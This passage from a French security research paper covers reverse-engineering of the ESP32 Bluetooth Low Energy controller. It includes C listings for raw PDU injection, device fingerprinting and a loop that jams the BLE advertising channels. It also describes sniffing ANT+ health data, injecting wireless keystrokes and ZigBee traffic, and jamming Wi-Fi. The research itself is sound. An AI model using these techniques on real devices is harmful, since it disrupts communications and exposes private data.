  /* Forward to original function. */
  return pfn_lld_pdu_data_send(param);
}
```

Injection de PDU arbitraire Il est tout à fait possible d'appeler des fonctions de la pile protocolaire afin d'injecter un PDU au sein d'une connexion établie, notamment en abusant de la fonction `lld_pdu_data_tx_push` et d'une vulnérabilité dans cette dernière qui permet d'envoyer des PDU de données (L2CAP) ainsi que des PDU de contrôle. L'implémentation présentée dans le listing 3 permet de réaliser cette injection.

Listing 3: Fonction d'injection de PDU BLE

```
void IRAM_ATTR send_raw_data_pdu(int conhdl, uint8_t llid, void *p_pdu,
                                 int length, bool can_be_freed)
{
  struct em_buf_node* node;
  struct em_desc_node *data_send;
  struct lld_evt_tag *env = (struct lld_evt_tag *)(
    *(uint32_t*)((uint32_t)llc_env[conhdl]+0x10) + 0x28
  );

  portDISABLE_INTERRUPTS();
  /* Allocate data_send. */
  data_send = (struct em_desc_node *)em_buf_tx_desc_alloc();

  /* Allocate a buffer. */
  node = em_buf_tx_alloc();

  /* Write data into allocated buf node. */
  memcpy((uint8_t *)((uint8_t *)p_rx_buffer + node->buf_ptr), p_pdu,
  ↪  length);

  /* Write information into our em_desc_node structure. */
  data_send->llid = llid;
  data_send->length = length;
  data_send->buffer_idx = node->idx;
  data_send->buffer_ptr = node->buf_ptr;

  /* Call lld_pdu_data_tx_push */
  pfn_lld_pdu_data_tx_push(env, data_send, can_be_freed);

  env->tx_prog.maxcnt--;

  portENABLE_INTERRUPTS();

}
```

Prise d'empreinte à distance d'équipements Bluetooth Low Energy La spécification Bluetooth Low Energy détaille une procédure intéressante dans le cadre de l'analyse d'un équipement connecté : l'échange des informations de version. Cette dernière n'est pas obligatoire mais ne peut être réalisée qu'une seule fois, et consiste en l'échange par les deux équipements participant à une communication d'informations détaillant les éléments suivants :

— la version Bluetooth Low Energy supportée par le système ;
— l'identifiant du constructeur du système-sur-puce supportant le protocole Bluetooth Low Energy ;
— la version du micro-logiciel embarqué, sous forme d'entier non-signé de 16 bits.

Côté implémentation, il suffit d'envoyer un PDU `LL_VERSION_IND` (code opération 0x0C) avec des informations erronées concernant le système émetteur, comme le montre le listing 4, et enfin, d'attendre la réponse capturée grâce au détournement de la fonction `lld_pdu_rx_handler` et traiter le PDU `LL_VERSION_IND` ainsi capturé comme le montre le listing 5

Listing 4: Injection d'un PDU LL_VERSION_IND

```
/* LL_VERSION_IND PDU */
uint8_t pdu[] = {0x0C, 0x08, 0x00, 0x00, 0x00, 0x00};

/* Erase version info. */
g_ble_ctrl.version_ble = 0;
g_ble_ctrl.version_compid = 0;
g_ble_ctrl.version_soft = 0;

/* Send VERSION_IND PDU. */
send_raw_data_pdu(
  g_ble_ctrl.conn_handle,
  0x03,
  pdu, // VERSION_IND PDU
  6,
  true
);
```

Listing 5: Traitement de la réponse au PDU LL_VERSION_IND

```
void on_llcp_pdu_handler(uint16_t header, uint8_t *p_pdu, int length)
{
  uint8_t ble_version;
  uint16_t *comp_id;
  uint16_t *fw_version;

  /* Ensure control PDU is LL_VERSION_IND. */
  if ((p_pdu[0] == 0x0C) && (length == 6))
  {
    /* Display information about target version. */
    ble_version = p_pdu[1];
    comp_id = (uint16_t *)&p_pdu[2];
    fw_version = (uint16_t *)&p_pdu[4];

    /* Keep track of version info. */
    g_ble_ctrl.version_ble = ble_version;
    g_ble_ctrl.version_compid = (uint16_t)(*comp_id);
    g_ble_ctrl.version_soft = (uint16_t)(*fw_version);
  }
}
```

Nous avons implémenté cette technique de prise d'empreinte dans un système portable, en l'occurrence une montre connectée à base d'ESP32 conçue par *Lilygo* [21], et sommes désormais en mesure d'identifier aisément le type de puce Bluetooth Low Energy présente dans les équipements

détectés par cette dernière, comme le montre l'image 8. Le code source de l'application ESP32 utilisé pour cette démonstration est sous licence libre (MIT) et disponible sur le dépôt Github du projet [5].




Fig. 8. Prise d'empreinte d'un équipement BLE par une montre connectée T-Watch 2020 de Lilygo.

5.2 Support de protocoles non natifs

L'analyse des couches inférieures de la pile protocolaire nous a également amenés à considérer les possibilités de détournement indirectes de celles-ci, afin notamment d'implémenter des stratégies d'attaques inter-protocolaires, visant à interagir et attaquer des protocoles non nativement supportés par la puce. De précédents travaux [4, 10] ont en effet montré que la co-existence de multiples protocoles de communication sans fil dans les mêmes environnements, dont le fonctionnement des couches physiques est proche et utilise les mêmes bandes de fréquences, ouvrait une nouvelle surface d'attaque potentiellement critique.

Primitives de réception et transmission arbitraires L'implémentation de ce type de stratégies inter-protocolaires nécessite un contrôle

particulièrement bas niveau sur la pile protocolaire visée, afin d'accéder aux flux de bits en entrée du modulateur et en sortie du démodulateur, mais également de contrôler ou d'altérer divers éléments tels que la fréquence, le débit de données ou les mécanismes de vérification d'intégrité. Dans le cas du contrôleur BLE de l'ESP-32, nous avons détourné les mécanismes liés aux modes de *scanning* et d'*advertising*, afin d'implémenter respectivement une primitive de réception et une primitive de transmission générique, nous permettant de recevoir et d'émettre des trames arbitraires basées sur une modulation de type Gaussian Frequency Shift Keying (GFSK). Ces modes présentent en effet un fonctionnement plus simple que le mode connecté et ne nécessitent pas l'établissement d'une connexion.

En réutilisant la stratégie de hooking décrite en sous-section 5.1, nous avons détourné les fonctions en charge du traitement des PDU d'*advertising*, mais également celles impliquées lors de la configuration des modes considérés. L'instrumentation de ces fonctions de configuration nous a permis d'altérer à la volée divers mécanismes bas niveau du contrôleur, configurés par l'intermédiaire de structures de contrôle stockées dans la zone mémoire d'échange et de registres mappés en mémoire.

Les structures de contrôle exposent une série de registres de 16 bits, définissant le comportement bas niveau du périphérique BLE :

```
09:02: // offset: 0 - CNTL
00:08:
05:10: // offset: 4 - THRCNTL_RATECNTL
6a:5d:
d6:a1:
df:7c:
be:d6: // offset: 12 - SYNCL
8e:89: // offset: 14 - SYNCW
55:55: // offset: 16 - CRCINIT0
55:00: // offset: 18 - CRCINIT1
00:00: // offset: 20 - FILTPOL_RALCNTL
25:00: // offset: 22 - HOPCNTL
0a:00: // offset: 24 - TXRXCNTL
30:80: // offset: 26 - RXWINCNTL
00:14: // offset: 28 - TXDESCPTR
00:00:
30:00:
00:00: // offset: 34 - LLCHMAP0
00:00: // offset: 36 - LLCHMAP1
00:00: // offset: 38 - CHMAP2
```

```
00:00: // offset: 40 - RXMAXBUF
```

Nous avons pu identifier et détourner le rôle de plusieurs de ces registres. Il nous a tout d'abord fallu réduire au maximum le nombre de vérifications réalisées automatiquement par le périphérique sur les paquets reçus et transmis, étant donné que nous souhaitions manipuler des trames non conformes à la spécification du BLE. Pour cela, nous avons configuré le registre CNTL pour forcer le format de paquet en *Test mode*. Ce mode, décrit dans la spécification du BLE [3] à des fins de test RF, introduit moins de contraintes sur le format des paquets et évite ainsi certaines vérifications du paquet (telles que la cohérence du format vis à vis du mode configuré) par le périphérique.

Nous avons ensuite détourné les registres SYNCL et SYNCW : ces registres, destinés à configurer l'*access address* utilisée, peuvent être détournés pour servir de mot de synchronisation arbitraire, et détecter des préambules de protocoles non nativement supportés utilisant une modulation proche. Nous avons également modifié le registre RXMAXBUF, indiquant la taille maximale du buffer de réception des paquets, pour supporter des paquets allant jusqu'à 255 octets.

Le contrôle de la fréquence a nécessité l'altération du registre HOPCNTL, en charge du mécanisme de saut de fréquence et du choix du canal courant. Nous avons pu désactiver le saut de fréquence utilisé en mode *advertising* par l'intermédiaire de ce registre, et configurer le canal sur un canal arbitraire. En l'état, nous sommes cependant limités par les fréquences correspondant aux canaux du BLE. Pour nous affranchir de cette limitation et sélectionner une fréquence arbitraire, nous avons identifié qu'en début de la zone mémoire d'échange, une structure dédiée est utilisée pour stocker un tableau correspondant au *mapping* des canaux du BLE sur leur fréquence respective. Ces valeurs sont stockées sous la forme d'un offset en MHz par rapport à 2402 MHz :

```
00 02 04 06 08 0a 0c 0e 10 12 14 16 18 1a 1c 1e
20 22 24 26 28 2a 2c 2e 30 32 34 36 38 3a 3c 3e
40 42 44 46 48 4a 4c 4e
```

Il est alors possible de forcer une fréquence donnée en modifiant par exemple la dernière valeur du tableau, correspondant au canal 39.

En ce qui concerne la configuration du débit de données, elle est rendue possible sur les variantes ESP32-C3 et ESP32-S3 par l'intermédiaire du registre THRCNTL_RATECNTL. Celui-ci permet en effet de configurer la couche physique LE 1M ou LE 2M, et ainsi de sélectionner un débit

au choix entre 1 Mbps et 2 Mbps. La couche physique LE 2M ayant été introduite dans les versions les plus récentes de la spécification Bluetooth, elle n'est pas disponible sur l'ESP32 et le registre correspondant est donc absent de sa structure de contrôle.

Enfin, il a été nécessaire de désactiver le *whitening* et la vérification des CRC. Pour cela, nous pouvons manipuler le registre RWBLECNTL, mappé en mémoire à l'adresse 0x3FF71200 pour l'ESP32 et 0x60031000 pour les variantes ESP32-C3 et ESP32-S3, dont la configuration permet la désactivation de ces fonctionnalités par l'intermédiaire des bits 17 et 18 :

```
RWBLECNTL register definition
 Bits            Field Name   Reset Value
-----   ------------------   -----------
   31      MASTER_SOFT_RST   0
   30    MASTER_TGSOFT_RST   0
   29         REG_SOFT_RST   0
   28            SWINT_REQ   0
   26         RFTEST_ABORT   0
   25         ADVERT_ABORT   0
   24           SCAN_ABORT   0
   22               MD_DSB   0
   21               SN_DSB   0
   20             NESN_DSB   0
   19            CRYPT_DSB   0
   18             WHIT_DSB   0
   17              CRC_DSB   0
   16        HOP_REMAP_DSB   0
   09        ADVERTFILT_EN   0
   08             RWBLE_EN   0
07:04           RXWINSZDEF   0x0
02:00              SYNCERR   0x0
```

Il est également possible de manipuler le champ SYNCERR, correspondant au nombre d'erreurs tolérées lors de la synchronisation d'un paquet, selon les besoins du protocole considéré.

Une fois cette phase de configuration réalisée, il est possible de réutiliser l'implémentation précédemment décrite pour l'interception et l'injection de PDU BLE, mais cette fois-ci afin de communiquer avec d'autres protocoles non natifs. On dispose ainsi d'une primitive de réception et d'une primitive de transmission de trames modulées en GFSK, configurables par le biais d'un mot de synchronisation de 4 octets à 1 Mbps (ou 2 Mbps dans le cas

des variantes ESP32-C3 et ESP32-S3). Il nous est possible de sélectionner une fréquence arbitraire en MHz dans la bande ISM 2,4 GHz, et de désactiver l'ensemble des mécanismes influant sur le contenu du paquet.

Support du protocole ANT Le protocole ANT est un protocole propriétaire développé par Dynastream Innovations Inc., une filiale du groupe Garmin, opérant dans la bande ISM 2,4 GHz. Il est principalement utilisé au sein d'équipements sportifs connectés, tels que des ceintures de monitoring cardiaque ou des montres connectées. Bien qu'il puisse en théorie être utilisé de façon autonome, deux variantes principales sont déployées en pratique :

- **Le protocole ANT+ :** utilisé pour transmettre de faibles volumes de données à intervalle régulier, il spécialise le protocole ANT à des fins d'interopérabilité. Il établit une communication suivant une topologie Maître/Esclave entre des équipements de type capteurs (tels qu'une ceinture de monitoring cardiaque) ou des équipements destinés à l'affichage ou au traitement de ces informations (tels qu'une montre connectée). De par son large déploiement, il est ainsi utilisé pour la transmission de données de santé potentiellement sensibles.
- **Le protocole ANT-File Sharing (ou ANT-FS) :** utilisé pour la transmission de fichiers entre un équipement jouant le rôle d'un serveur de fichiers (dit *Client*) et d'un client (dit *Hôte*). Il est généralement utilisé pour transférer des rapports et des historiques entre des équipements sportifs et un *dongle USB*, mais également pour la mise à jour *over-the-air* (OTA) du firmware de certains équipements tels que des montres connectées, en en faisant un protocole critique du point de vue de la sécurité.

Bien que le constructeur fournisse une documentation [19] des couches hautes de la pile protocolaire, les couches basses ne sont pas documentées et ont donc nécessité un travail de rétro-ingénierie du protocole, afin de déterminer le format des paquets ainsi que la couche physique employée. Cette rétro-ingénierie a été réalisée par l'intermédiaire d'une analyse en boîte noire des communications radios de différents équipements reposant sur le protocole ANT, et complétée par une analyse statique de l'implémentation de pile protocolaire ANT intégrée sur la puce nRF52. Nous avons ainsi pu déterminer que celui-ci reposait sur une modulation de type GFSK à 1 Mbps, similaire à la couche physique LE 1M du Bluetooth Low Energy. Les paquets ont une taille fixe de 16 octets et sont structurés par le format suivant :

— **Préambule (2 octets) :** il est dérivé par le biais d'un algorithme déterministe d'une séquence de 8 octets (nommée *Network Key* dans la spécification) correspondant à la variante utilisée (ANT+ ou ANT-FS). Sa valeur est 0xa6c5 dans le cas du ANT+ et 0x3ba3 dans le cas du ANT-FS.
— ***Device Number* (2 octets) :** il correspond à un identifiant unique de l'équipement, dépendant généralement du numéro de série, et peut être assimilé à une adresse.
— ***Device Type* (1 octet) :** il identifie le type d'équipement communiquant, selon une série de profils prédéfinis dans la spécification (moniteur cardiaque, compteur de vitesse...).
— ***Transmission Type* (1 octet) :** il définit un certain nombre de caractéristiques liées au canal de communication.
— ***Header* (1 octet) :** il contient un certain nombre d'informations sur le paquet courant, tels que le mode de diffusion (*broadcast* ou *unicast*) ou si le paquet est un acquittement d'une donnée précédente.
— ***Données* (7 octets) :** il contient la donnée utile, formatée en fonction du profil considéré.
— ***CRC* (2 octets) :** Code de Redondance Cyclique de 16 bits, basé sur le polynôme 0x1021 et la valeur d'initialisation 0xFFFF (CRC-16 CCITT).

Dans le cas du protocole ANT+, un seul canal de communication, à une fréquence centrale de 2457 MHz, est systématiquement utilisé. Le boutisme utilisé étant différent de celui du Bluetooth Low Energy, nous avons implémenté logiciellement une fonction de conversion permettant de passer facilement du *Little Endian* utilisé par le BLE au *Big Endian* utilisé par ANT. Notre primitive de réception nécessitant la synchronisation sur un motif de 4 octets, nous pouvons procéder en deux étapes afin de nous synchroniser sur une communication ANT+ :

— **Scanning :** on configure la fréquence sur 2457 MHz et utilise un mot de synchronisation correspondant à 0xaaaaa6c5. Ce mot de synchronisation correspond à une phase de bruit, arbitrairement démodulée en 0xaaaa, suivi du préambule utilisé par ANT+ (0xa6c5). On capture ainsi un sous-ensemble de trames ANT+, dont nous pouvons extraire les *Device Numbers* utilisés par les équipements environnants.
— **Sniffing d'une communication donnée :** On modifie le mot de synchronisation afin qu'il corresponde à la concaténation du préambule (0xa6c5) et du *Device Number* correspondant à la com-

munication à sniffer. On dispose alors d'une primitive de réception beaucoup plus fiable, capable de capturer l'ensemble du trafic considéré.

Nous avons pu implémenter cette stratégie avec succès sur les trois variantes du système sur puce étudié (ESP32, ESP32-S3 et ESP32-C3), et sniffer la communication ANT+ établie entre une ceinture de monitoring de rythme cardiaque et une montre connectée Garmin Forerunner 45 afin d'en extraire les informations sensibles telles que la fréquence cardiaque.

Support du protocole Mosart Le protocole Mosart est un protocole de communication sans fil propriétaire basé sur une modulation GFSK à 1 Mbps dans la bande 2,4 GHz, principalement utilisé pour les claviers et souris sans fil. Il est aujourd'hui très massivement déployé et utilisé par de nombreux fabricants (EagleTek, Anger, Advance...).

Sa rétro-ingénierie a été réalisée par Marc Newlin dans le cadre de ses travaux sur MouseJack [23], une série de vulnérabilités critiques touchant divers claviers et souris sans fil. Un format de trame typique est composé d'un préambule de deux octets (0x5555), d'une adresse sur 4 octets, d'un payload de taille variable et d'un CRC. Un mécanisme de *scrambling* est également appliqué sur chaque trame. Une fois mis en place diverses fonctions de conversion pour traiter l'*endianness* et le *scrambling*, il est possible de mettre en place une stratégie très similaire à celle présentée pour le protocole ANT pour l'implémentation du protocole via nos primitives, en scannant dans un premier temps différents canaux avec un mot de synchronisation représentant du bruit et le préambule. Une fois l'adresse identifiée, il est possible de se synchroniser sur celle-ci pour sniffer le trafic et décoder les frappes claviers ou injecter des frappes claviers arbitraires.

En règle générale, les protocoles propriétaires des claviers et souris sans fil utilisent une modulation GFSK à 1 Mbps ou 2 Mbps dans la bande 2,4 GHz, et seraient donc compatibles avec nos primitives inter-protocolaires. De précédents travaux [12, 23, 27] ont souligné de sévères faiblesses et de nombreuses vulnérabilités sur ce type de protocoles, tels que ceux employés dans les équipements Logitech Unifying ou de Microsoft.

Support du protocole ZigBee Le protocole ZigBee [37] est l'un des protocoles majeurs de l'IoT : il fournit une connectivité sans fil à de nombreux objets connectés aux ressources contraintes, et permet la mise en place de réseaux maillés complexes. Les couches basses de sa pile protocolaire sont définies par la norme 802.15.4, et reposent sur l'utilisation d'une modulation de phase de type Offset-Quadrature Phase Shift Keying

(O-QPSK). Il utilise la bande 2,4 GHz en la subdivisant en 16 canaux de communication, espacés de 5 MHz.

Nous avons pu implémenter des primitives de réception et d'émission pour ce protocole en réutilisant l'attaque WazaBee [10]. Cette approche exploite des similarités entre la modulation de fréquence utilisée par le Bluetooth Low Energy et la modulation de phase du ZigBee. Il est ainsi possible de construire une table d'équivalence entre les symboles utilisés par ces deux modulations et de mettre en place une série de fonctions de conversion permettant de passer de l'une à l'autre facilement.

Cette approche reposant sur l'utilisation d'un débit de donnée de 2 Mbps, elle n'a pu être implémentée que sur les variantes de l'ESP32 supportant la couche physique LE 2M. Nous avons ainsi pu sniffer et injecter du trafic ZigBee avec succès depuis les variantes ESP32-C3 et ESP32-S3.

5.3 Détournement des fonctions RF bas-niveau

Au-delà du détournement du contrôleur matériel BLE, nous nous sommes également intéressés au fonctionnement du module radio principal, partagé par les contrôleurs Bluetooth et Wi-Fi. celui-ci est en charge de l'étage analogique des communications radio, et se base sur une architecture hétérodyne classique, gérant la modulation et démodulation en quadrature ainsi que la conversion analogique-numérique. Constatant la présence de nombreuses fonctions manipulant le module radio à bas niveau au sein des fonctions stockées en ROM, nous avons exploré les fonctionnalités bas niveau accessibles et les possibilités de détournement associées.

L'utilisation de la connectivité sans fil, que ce soit par l'intermédiaire du contrôleur Bluetooth, BLE ou Wi-Fi, nécessite une calibration préalable du module radio. Dans la documentation de l'*Espressif IoT Development Framework* [32], Espressif détaille l'existence de deux types de calibrations : *partielle* ou *complète*. En effet, lors d'une calibration complète, les données issues de la calibration sont stockées dans la mémoire non volatile (NVS), permettant ainsi aux calibrations ultérieures de les réutiliser afin d'éviter une nouvelle calibration complète et d'optimiser la durée de l'initialisation du module radio. Si les données de calibration sont absentes ou si la mémoire non-volatile n'est pas accessible, une calibration complète est automatiquement déclenchée. Ainsi, une calibration complète peut être forcée facilement en stoppant le contrôleur Bluetooth, en supprimant les données de calibration de la NVS et en redémarrant le module radio (listing 6).

Listing 6: Forçage d'une calibration complète

```
// Désactivation du contrôleur Bluetooth et du module radio
esp_bt_controller_shutdown();
// Suppression des données de calibration dans la NVS
esp_phy_erase_cal_data_in_nvs();
// Activation du module radio et déclenchement de la calibration
esp_phy_enable();
```

Les fonctions liées à cette calibration sont, comme dans le cas du contrôleur BLE, stockées en ROM et appelées par l'intermédiaire d'un tableau de pointeurs de fonctions. Ce tableau, stocké en RAM, est illustré par l'image 9. L'adresse de ce tableau peut être récupérée par l'intermédiaire d'une fonction dédiée, `phy_get_romfuncs`. Par conséquent, il est possible de réutiliser la technique de hooking présentée en sous-section 5.1, et d'intercepter les différents appels à une fonction pour exécuter du code d'instrumentation.

```
3ffae0c0 c4 e0 fa 3f     addr       g_phyFuns_instance

                    g_phyFuns_instance
3ffae0c4 6c 2f 00 40     addr       rom_phy_disable_agc
3ffae0c8 88 2f 00 40     addr       rom_phy_enable_agc
3ffae0cc a4 2f 00 40     addr       rom_disable_agc
3ffae0d0 cc 2f 00 40     addr       rom_enable_agc
3ffae0d4 00 30 00 40     addr       rom_phy_disable_cca
3ffae0d8 2c 30 00 40     addr       rom_phy_enable_cca
3ffae0dc 44 30 00 40     addr       rom_pow_usr
3ffae0e0 3c 3e 00 40     addr       rom_gen_rx_gain_table
3ffae0e4 60 30 00 40     addr       rom_set_loopback_gain
3ffae0e8 b8 30 00 40     addr       rom_set_cal_rxdc
3ffae0ec f8 30 00 40     addr       rom_loopback_mode_en
3ffae0f0 2c 31 00 40     addr       rom_get_data_sat
3ffae0f4 a4 31 00 40     addr       rom_set_pbus_mem
3ffae0f8 8c 34 00 40     addr       rom_write_gain_mem
3ffae0fc 1c 35 00 40     addr       rom_rx_gain_force
```

Fig. 9. Tableau de pointeurs des fonctions RF bas niveau, extrait de Ghidra.

La rétro-ingénierie d'une partie de ces fonctions nous a permis de déterminer que, lors d'une calibration complète, le module radio active un mode de *loopback* entre les canaux de transmission (canal TX) et de réception (canal RX) et transmet une série de signaux sinusoïdaux sur le canal de transmission. Cette opération est probablement destinée à ajuster certains paramètres liés au canal de réception. Le mode de loopback étant déclenché par l'intermédiaire de la fonction `rom_loopback_mode_en`, accessible via le pointeur de fonction, il est possible d'exécuter une boucle

infinie lors de son déclenchement et ainsi empêcher son activation. Le signal généré est alors transmis directement à l'antenne, et peut être manipulé logiciellement par l'intermédiaire de fonctions bas niveau. Le contrôle de la fréquence centrale est possible en désactivant le contrôle matériel de l'oscillateur grâce à la fonction `phy_dis_hw_set_freq`, puis en spécifiant un offset en MHz par rapport à 2400 MHz par l'intermédiaire du premier paramètre de la fonction `set_chan_freq_sw_start`, comme illustré dans le listing 7.

Listing 7: Envoi d'une sinusoïde sur la fréquence 2420 MHz

```
// Désactivation du contrôle matériel de l'oscillateur
phy_dis_hw_set_freq();
// Configuration de la fréquence centrale à 2420 MHz
set_chan_freq_sw_start(20,0,0);
```

Il est également possible de générer deux sinusoïdes indépendantes et de contrôler leurs paramètres par l'intermédiaire de la fonction `ram_start_tx_tone`. En jouant sur les différents paramètres, nous avons ainsi pu générer plusieurs types de signaux, de la simple sinusoïde à des glitchs particulièrement invasifs. Nous avons mené une série de captures par l'intermédiaire d'une SDR et du logiciel GQRX dans la bande 2,4 GHz illustrant ces différents signaux, comme présenté dans l'image 10.

Ce détournement est particulièrement intéressant d'un point de vue offensif, car il nous offre la possibilité d'impacter le spectre radio en disposant d'un contrôle très bas niveau sur le signal généré. Il nous est ainsi possible de manipuler le signal afin de moduler des données arbitraires pour établir un canal caché, ou d'impacter les communications environnantes en utilisant l'ESP32 comme brouilleur. Nous avons notamment exploré différentes stratégies de *jamming*.

Nous avons mis en place une stratégie de brouillage simultané des trois canaux d'*advertising* utilisés par le Bluetooth Low Energy, en modifiant la fréquence d'un signal de glitch de façon cyclique entre 2402, 2426 et 2480 MHz présentée dans le listing 8.




Fig. 10. Différents types de signaux générés via le détournement du processus de calibration, capturés grâce à GQRX.

Listing 8: Brouillage des canaux d'annonce BLE

```
while (jammer_enabled) {
    // Configuration de la fréquence à 2402 MHz (canal 37)
    set_chan_freq_sw_start(2,0,0);
    // Génération un signal de glitch
    ram_start_tx_tone(1,0,10,0,0,0);
    // Configuration de la fréquence à 2426 MHz (canal 38)
    set_chan_freq_sw_start(26,0,0);
    ram_start_tx_tone(1,0,10,0,0,0)
    // Configuration de la fréquence à 2480 MHz (canal 39)
    set_chan_freq_sw_start(80,0,0);
    ram_start_tx_tone(1,0,10,0,0,0);
}
```

Ces canaux étant nécessaires tant pour la diffusion de données d'annonce que pour l'initiation des connexions, leur brouillage simultané impacte la plupart des fonctionnalités du protocole. Une fois mise en place, cette stratégie nous a permis d'empêcher la réception de tout paquet d'*advertising* par les équipements à proximité de l'ESP32.

En étendant cette approche aux canaux utilisés par le Wi-Fi au sein de la bande 2,4 GHz, nous avons également pu brouiller simultanément l'ensemble des 13 canaux Wi-Fi, provoquant ainsi la déconnexion forcée de tous les équipements connectés et empêchant toute découverte des points d'accès utilisant la bande.

La possibilité de contrôler logiciellement certaines propriétés du signal, et notamment la capacité de modifier très rapidement la fréquence centrale sur une bande de fréquence large, permet ainsi d'envisager la mise en place de stratégies de brouillage complexes permettant d'impacter la disponibilité de nombreux protocoles sans fil utilisant la bande 2,4 GHz.

6 Discussions

Dans cet article, nous avons présenté la rétro-ingénierie d'une pile protocolaire Bluetooth Low Energy embarquée au sein d'une gamme de systèmes sur puce particulièrement répandue, ainsi que le détournement d'un certain nombre de mécanismes logiciels et matériels bas niveau à des fins offensives. Nous avons ainsi pu montrer que ce détournement rendait possible l'implémentation de stratégies d'attaques sans fil complexes, offrant de nouvelles capacités offensives et visant tant le protocole BLE lui même que les autres protocoles sans fil coexistant dans la même bande de fréquence. Le fait que de telles attaques puissent être implémentées au sein de systèmes sur puce grand public et peu onéreux souligne l'importance d'améliorer la sécurité des nombreux protocoles de communication sans fil co-existant dans la bande ISM 2,4 GHz. Des nombreuses vulnérabilités touchant des protocoles ouverts et activement étudiés tels que le BLE [1, 2, 8, 9, 14] à l'abondance de protocoles sans fils propriétaires reposant principalement sur de la sécurité par l'obscurité [12, 19, 23], le spectre radio est aujourd'hui saturé de communications sans fil, parfois sensibles, basées sur des technologies hétérogènes et potentiellement vulnérables. L'omniprésence de la technologie Bluetooth Low Energy, massivement déployée au sein des objets connectés, des smartphones et des ordinateurs, introduit un risque significatif en terme de surface d'attaque, y compris vis à vis d'équipements n'utilisant pas nativement cette technologie mais pouvant co-exister dans les mêmes environnements, tels que des claviers sans fil ou des capteurs de santé.

Plusieurs scénarios offensifs tirant parti de ces détournements peuvent être soulignés. Il est possible d'implémenter une plateforme d'attaques sans fil inter-protocolaires embarquée, peu onéreuse et mobile. Le développement d'une telle plateforme a été initié dans le cadre de cette

recherche, sous la forme d'une montre connectée basée sur un ESP32 et embarquant un firmware offensif open-source exploitant en partie les nouvelles capacités offensives bas niveau décrites dans cet article. Il est également possible d'envisager la compromission d'un équipement contenant un système sur puce ESP32, par l'intermédiaire d'une vulnérabilité menant à une exécution de code ou le détournement d'une mise à jour de firmware *over-the-air*, permettant à un attaquant de déclencher diverses stratégies d'attaques, allant de la bombe logique capable de brouiller les communications sans fil de l'environnement à des scénarios d'attaques pivots inter-protocolaires, en passant par l'écoute de communications sans fil sensibles. Si le déploiement des ESP32 au sein d'équipements commerciaux semble aujourd'hui relativement limité (bien qu'existant, y compris pour des solutions industrielles [22, 36]), il est particulièrement populaire dans les sphères des *makers* et des hobbyistes et fournit de nombreuses fonctionnalités séduisantes pour les développeurs et les fabricants.

Comme souvent avec le détournement de systèmes sur puce à des fins offensives, la marge de manœuvre du fabricant pour prévenir ou corriger ces faiblesses est limitée, les détournements étant principalement rendus possibles par une architecture matérielle et logicielle flexible, ainsi qu'au fonctionnement structurel du protocole BLE. La possibilité d'accéder directement à des composants bas niveau tels que le module radio, peu courant sur ce type de systèmes embarqués, la facilité d'instrumenter le code bas niveau, ainsi que le faible coût de ces systèmes sur puce et leur polyvalence en font cependant une plateforme prometteuse pour le développement d'outils d'analyse des protocoles sans fils. Les différentes techniques développées ici permettent ainsi de faciliter considérablement l'analyse des couches inférieures du BLE et l'implémentation d'attaques bas niveau innovantes, telles que le fingerprinting d'équipements BLE via l'injection de PDU de contrôle *VERSION_IND*, le brouillage simultané de plusieurs canaux ou l'interaction avec d'autres protocoles sans fil. Dans cette optique et pour des raisons de reproductibilité, nous comptons publier une librairie facilitant l'implémentation de ces stratégies d'attaque ainsi que les différentes preuves de concept associées sous license libre d'ici la date de la conférence.

7 Conclusion

Dans cet article, nous avons présenté une méthodologie de rétro-ingénierie de la pile protocolaire Bluetooth Low Energy embarquée au sein de la gamme de systèmes sur puces ESP32, de son architecture logicielle à

ses composants matériels les plus bas niveau. Nous avons également montré qu'il était possible de tirer partie de leur architecture logicielle et matérielle très flexible pour détourner les fonctionnalités bas niveau de celles-ci, afin notamment d'implémenter des stratégies d'attaques complexes, permettant non seulement de manipuler l'ensemble du trafic traité par la couche liaison du protocole Bluetooth Low Energy, mais également d'impacter d'autres protocoles de communication sans fils non nativement supportés, mais présentant des similarités au niveau de leur couche physique et coexistants dans la même bande de fréquence.

